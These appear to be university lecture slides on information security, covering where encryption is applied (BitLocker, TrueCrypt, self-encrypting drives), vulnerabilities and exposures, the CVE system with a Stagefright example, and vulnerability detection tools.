

- Enable secure transfer over insecure networks
- Enable secure storage in insecure locations
  - Managed by external entities, or in shared storages

## Problems of encryption

- Access to information
  - Users may lose the keys
    - Key loss = data loss
    - Key storage may reduce overall security
- File sharing
  - Sharing data implies sharing keys
- May interfere with standard management and recover tasks
  - Content analysis, deduplication, indexing

# Approaches

---



# Encryption in Applications

---

## **Information is transformed by each application**

- Little or no integration with other applications
- Usually it is clear what is secure or not
  - Specific files with known file extensions

## **Present vulnerability windows**

- Data must be encrypted to other files before it is access

## **Information may be processed by different algorithms/keys**

- Adapted to a specific operating system or the security level
- May complicate the data recovery processes

## **May difficult sharing data inside the encrypted package**

- May imply extract data which is stored in a clear format

## **Examples:**

- PGP, AxCrypt, TrueCrypt, Veracrypt, etc..
- Also: RAR, ZIP, 7zip, LZMA...


# TrueCrypt

**Was a popular application to manage FS over encrypted files**

- Similar to a disk image used in virtual machines
- Used strong ciphers in cascade (e.g. AES+Twofish)
- Multiple modes: AES-CBC, AES-LRW, AES-XTS
- Key derivation processes: PBKDF2, SHA-512 and 2000 rounds

**Interesting concept: Plausible Deniability**

- Filesystems inside the file do not have obvious headers
- A file may have multiple volumes
  - It is not possible to prove how many volumes really exist
  - Different passwords unlock different volumes



# Encryption in the File Systems

---

**Information is transformed when is sent from memory to the filesystem**

- May be broad, from the entire filesystem into the global memory cache
  - No protection in shared servers as data is available to all applications
  - Security mechanism is harder to implemente in distributed environments
    - Coordination of ACLs
- May be specific to the cache of a specific process
  - Protection in the case of shared servers as data access is contexto bound
  - Client API deficers data

## Examples

- EncFS, EXT4, NTFS, CFS

# Encryption at the volume level

---

## **Information is transformed by the volume driver**

- Transparent to applications and almost transparent to OS
  - Requires support through a specific driver
- The entire volume will be made available (partition)

## **Policies defined through applications or the controller**

- Agnostic to the actual filesystem on top
  - Protects everything, including metadata
- But it doesn't differentiate between individual users

## **Unable to solve problems related with distributed systems, but solves those related with mobile devices**

- Distributed systems expose the filesystem after decryption
- Mobile devices: lost of stolen devices will keep data secure


## **Examples:**

- PGPDisk, LUKS, BitLocker, Filevault

# Bitlocker (Windows)

## Encrypts an entire volume

- Uses a small volume to bootstrap
- Key is composed (FVEK):  $K_{AES}$ ,  $K_{\text{diffuser}}$



## Key Storage


- FVEK encrypted with a Volume Master Key (VMK), Encrypted with a Key Protector Key
- Key Protector Key encrypted with secret provided by user on in a TPM

## Encryption process

- AES-CBC 128 or 256 applied to each sector, without MAC or intersector feedback
- IV =  $E(K_{AES}, e(s))$ , where  $e$  maps the sector number to 16bits
- Sector Key =  $E(K_{AES}, e(s)) \mid E(K_{AES}, e'(s))$
- Elephant diffuser: difusor for whitening, controlled by  $K_{\text{Diffuser}}$

# Bitlocker (Windows)

## Malleability attack in AES-CBC



Cipher Block Chaining (CBC) mode decryption

# Encryption at the Device Level

## Block Device applies security policy internally

- At boot. Device must be unlocked
  - After the correct credentials are provided
- Encryption is implemented at the hardware/firmware

### Advantages

- No performance loss
- Data access is not trivial as keys are internal
- May be coordinated with applications (e.g USB devices)

### Disadvantages

- After the device is unlocked, all data is made available
- Security is limited by the algorithms present
- The possible existence of backdoors is difficult to find and correct



# Encryption at the Device Level

## Devices have two distinct áreas

- Shadow Disk: Read Only, ~100MB with software to unlock it
- Real Disk: Read Write. Contains user data

## Two keys used

- KEK: Key Encryption Key (AuthenticationKey)
  - Provided by te user. Digest stored in the Shadow Disk
- MEK (or DEK): Media (Data) Encryption Key
  - Encrypted with the KEK

## Boot process


- BIOS will access Shadow Disk and boots
- Application in Shadow Disk requests password, decrypts K hash(KEK)
- If it maches, MEK is decrypted and disk geometry is updated



# Vulnerabilities

---

# Information Security Vulnerabilities and Attacks



# Measures (and some tools)

---

## Discouragement

- Punishment
  - Legal restrictions
  - Forensic evidences
- Security barriers
  - *Firewalls*
  - Autentication
  - Secure communication
  - *Sandboxing*

## Detection

- Intrusion detection system
  - e.g. Seek, Bro, Suricata
- Auditing
- Forensic break-in analysis

## Deception

- *Honeypots / honeynets*
- Forensic follow-up


## Prevention

- Restrictive policies
  - e.g. least privilege principle
- Vulnerability scanning
  - e.g. OpenVAS, metasploit
- Vulnerability patching
  - e.g. regular updates

## Recovery

- Backups
- Redundant systems
- Forensic recovery

# Information Security Vulnerabilities and Attacks



# Vulnerability

---

**A mistake in software that can be directly used by an attacker to gain access to a system or network**

**A mistake is a vulnerability if it allows an attacker to use it to violate a reasonable security policy for that system**

- This excludes entirely "open" security policies in which all users are trusted, or where there is no consideration of risk to the system

**A CVE vulnerability is a state in a computing system (or set of systems) that either:**

- Allows an attacker to execute commands as another user
- Allows an attacker to access data that is contrary to the specified access restrictions for that data
- Allows an attacker to pose as another entity
- Allows an attacker to conduct a denial of service

# Exposure

---

**A configuration issue or a mistake in software allowing access to information or capabilities used as a stepping-stone into a system or network**

**A configuration issue or a mistake is an exposure if it does not directly allow compromise**

- But could be an important component of a successful attack, and is a violation of a reasonable security policy

**An exposure describes a state in a computing system (or set of systems) that is not a vulnerability, but either:**

- Allows an attacker to conduct information gathering activities
- Allows an attacker to hide activities
- Includes a capability that behaves as expected, but can be easily compromised
- Is a primary point of entry that an attacker may attempt to use to gain access to the system or data
- Is considered a problem by some reasonable security policy

# Security readiness (1/3)

---

**Discouragement, Deception and Detection measures mainly tackle known issues**

- Reconnaissance attempts (e.g. port scanning)
- Generic attacks (e.g. network eavesdropping)
- Specific attacks (e.g. buffer overflows)

**Prevention measures tackle well-known and unknown vulnerabilities**

- Generic vulnerabilities
  - e.g. reaction to malformed messages (protocol scrubbers)
  - e.g. stealth attacks (normalization to canonical formats)
- Specific vulnerabilities (e.g. a particular software bug)

# Security readiness (2/3)

---

## Measure enforcement requires specific knowledge

### Known vulnerabilities

- Problem, exploitation mode, impact, etc.

source: [flickr](#)

### Activity patterns used in attacks


- Modus operandi
- Attacks' signatures

### Abnormal activity patterns

- Abnormal is the opposite of normal ...
  - ...but what's normal?
- Hard to define in heterogeneous environments



1  
DEVICE



1 Year Subscription  
Abonnement d'un an

Includes Antivirus Security  
Comprend la protection  
antivirus

100%

GUARANTEE / GARANTIE  
DE PROTECTION COMPLÈTE\*

Viruses removed or your money back  
Éradication des virus garantie ou argent remis

Always updated to the latest version  
Une protection toujours dotée de la version la plus récente



Internet Connection Required  
Connexion Internet requise

# Security readiness (3/3)

---

## **Computer network threats are not like other threats**

- They can be launched anytime, anywhere
- They can be easily coordinated, and chain multiple attacks
  - e.g. Distributed Denial of Service attacks (DDoS)
- They are cheap to deploy
- They can be automated
- They are fast

**Thus, they require a permanent, 24x7 capacity to react to attacks:**

- Teams of security experts
- Just-in-time attack alerts
- Security measurement and evaluation
- Immediate reaction procedures

# CVE

# Common Vulnerabilities and Exposures

---

## **Dictionary of publicly known information security vulnerabilities and exposures**

- For vulnerability management
- For patch management
- For vulnerability alerting
- For intrusion detection

## **Uses common identifiers for the same CVE's**

- Enable data exchange between security products
- Provide a baseline index point for evaluating coverage of tools and services.

## **Details about a vulnerability can be kept private**

- Part of responsible disclosure: Until owner provides a fix

**CVE-ID****CVE-2015-1538**[Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication, aka internal bug 20139950, a related issue to CVE-2015-4496.

**References**

**Note:** [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:76052
- [URL: http://www.securityfocus.com/bid/76052](http://www.securityfocus.com/bid/76052)
- [CONFIRM: http://www.huawei.com/en/psirt/security-advisories/hw-448928](http://www.huawei.com/en/psirt/security-advisories/hw-448928)
- [CONFIRM: http://www1.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-448928.htm](http://www1.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-448928.htm)
- [CONFIRM: https://android.googlesource.com/platform/frameworks/av/+/2434839bbd168469f80dd9a22f1328bc81046398](https://android.googlesource.com/platform/frameworks/av/+/2434839bbd168469f80dd9a22f1328bc81046398)
- EXPLOIT-DB:38124
- [URL: https://www.exploit-db.com/exploits/38124/](https://www.exploit-db.com/exploits/38124/)
- [MISC: http://packetstormsecurity.com/files/134131/Libstagefright-Integer-Overflow-Check-Bypass.html](http://packetstormsecurity.com/files/134131/Libstagefright-Integer-Overflow-Check-Bypass.html)
- MLIST:[android-security-updates] 20150812 Nexus Security Bulletin (August 2015)
- [URL: https://groups.google.com/forum/message/raw?msg=android-security-updates/Ugvu3fl6RQM/yzJvoTVrIQAJ](https://groups.google.com/forum/message/raw?msg=android-security-updates/Ugvu3fl6RQM/yzJvoTVrIQAJ)
- SECTRACK:1033094
- [URL: http://www.securitytracker.com/id/1033094](http://www.securitytracker.com/id/1033094)

**Assigning CNA**

MITRE Corporation

**Date Entry Created****20150206**

Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

**Phase (Legacy)**

Assigned (20150206)

**Votes (Legacy)****Comments (Legacy)****Proposed (Legacy)**

N/A

This is an entry on the [CVE List](#), which provides common identifiers for publicly known cybersecurity vulnerabilities.

**SEARCH CVE USING KEYWORDS:**

You can also search by reference using the [CVE Reference Maps](#).

**For More Information:** [CVE Request Web Form](#) (select "Other" from dropdown)

# CVE identifiers

---

**Aka CVE names, CVE numbers, CVE-IDs, CVEs**

**Unique, common identifiers for publicly known information security vulnerabilities**

- Have "candidate" or "entry" status
- Candidate: under review for inclusion in the list
- Entry: accepted to the CVE List

**Format**

- CVE identifier number (CVE-Year-Order)
- Status (Candidate or Entry)
- Brief description of the vulnerability or exposure
- References to extra information

# CVE benefits

---

## **Provides common language for referring to problems**

- Facilitates data sharing among
- Intrusion detection systems
- Assessment tools
- Vulnerability databases
- Researchers
- Incident response teams

## **Will lead to improved security tools**

- More comprehensive, better comparisons, interoperable
- Indications and warning systems

## **Will spark further innovations**

- Focal point for discussing critical database content issues

# CVE and Attacks



**Attacks can be made possible through multiple vulnerabilities**

- One CVE for each vulnerability

**Example: Stagefright (Android, video in MMS messages)**

- CVE-2015-1538, P0006, Google Stagefright 'stsc' MP4 Atom Integer Overflow Remote Code Execution
- CVE-2015-1538, P0004, Google Stagefright 'ctts' MP4 Atom Integer Overflow Remote Code Execution
- CVE-2015-1538, P0004, Google Stagefright 'stts' MP4 Atom Integer Overflow Remote Code Execution
- CVE-2015-1538, P0004, Google Stagefright 'stss' MP4 Atom Integer Overflow Remote Code Execution
- CVE-2015-1539, P0007, Google Stagefright 'esds' MP4 Atom Integer Underflow Remote Code Execution
- CVE-2015-3827, P0008, Google Stagefright 'covr' MP4 Atom Integer Underflow Remote Code Execution
- CVE-2015-3826, P0009, Google Stagefright 3GPP Metadata Buffer Overread
- CVE-2015-3828, P0010, Google Stagefright 3GPP Integer Underflow Remote Code Execution
- CVE-2015-3824, P0011, Google Stagefright 'tx3g' MP4 Atom Integer Overflow Remote Code Execution
- CVE-2015-3829, P0012, Google Stagefright 'covr' MP4 Atom Integer Overflow Remote Code Execution

# Vulnerability detection

---

## **Specific tools can detect vulnerabilities**

- Exploiting known vulnerabilities
- Testing known vulnerability patterns
  - e.g. buffer overflow, SQL injection, XSS, etc.

## **Specific tools can replicate known attacks**

- Use known exploits for known vulnerabilities
  - e.g.: MS Samba v1 exploit used by WannaCry
- Can be used to implement countermeasures

## **Vital to assert the robustness of production systems and applications**

- Service often provided by third-party companies

# Vulnerability detection

---

## Can be applied to:

- Source code (static analysis)
  - OWASP LAPSE+, RIPS, Veracode, ...
